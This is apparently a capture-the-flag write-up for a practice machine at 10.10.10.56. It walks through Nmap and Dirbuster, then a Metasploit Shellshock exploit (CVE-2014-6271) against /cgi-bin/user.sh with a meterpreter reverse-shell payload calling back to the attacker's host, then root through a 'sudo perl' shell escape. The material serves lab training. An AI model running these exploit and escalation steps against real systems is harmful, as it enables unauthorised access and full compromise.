




By YMTzioni

Nmap:







Don't Bug Me!

Dirbuster:

“http://10.10.10.56:80/”

Found this:





We will use user.sh to exploit

After web search I’ve found this exploit:

“exploit/multi/http/apache_mod_cgi_bash_env_exe” for Metasploit

```
Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/apache_mod_cgi_bash_env_exec  2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
```

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting   Required  Description
   ----            ---------------   --------  -----------
   CMD_MAX_LENGTH  2048              yes       CMD max line length
   CVE             CVE-2014-6271     yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent        yes       HTTP header to use
   METHOD          GET               yes       HTTP method to use
   Proxies                           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS          10.10.10.56       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPATH           /bin              yes       Target PATH for binaries used by the CmdStager
   RPORT           80                yes       The target port (TCP)
   SRVHOST         0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT         8080              yes       The local port to listen on.
   SSL             false             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                           no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/user.sh  yes       Path to CGI script
   TIMEOUT         5                 yes       HTTP read response timeout (seconds)
   URIPATH                           no        The URI to use for this exploit (default is random)
   VHOST                             no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.9       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

User flag:

```
Listing: /home/shelly
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  0     fil   2017-12-24 21:44:05 +0200  .bash_history
100644/rw-r--r--  220   fil   2017-09-22 19:33:54 +0300  .bash_logout
100644/rw-r--r--  3771  fil   2017-09-22 19:33:54 +0300  .bashrc
40700/rwx------   4096  dir   2017-09-22 19:35:28 +0300  .cache
40775/rwxrwxr-x   4096  dir   2017-09-22 22:49:12 +0300  .nano
100644/rw-r--r--  655   fil   2017-09-22 19:33:54 +0300  .profile
100644/rw-r--r--  66    fil   2017-09-22 22:43:04 +0300  .selected_editor
100644/rw-r--r--  0     fil   2017-09-22 19:35:31 +0300  .sudo_as_admin_successful
100444/r--r--r--  33    fil   2021-02-23 12:22:23 +0200  user.txt

meterpreter > cat user.txt
```

Getting root:

Use “shell”

Than use “sudo perl -e 'exec "/bin/sh";'”

```
sudo perl -e 'exec "/bin/sh";'
whoami
root
```

Root flag:

```
cd root
ls
root.txt
cat root.txt
```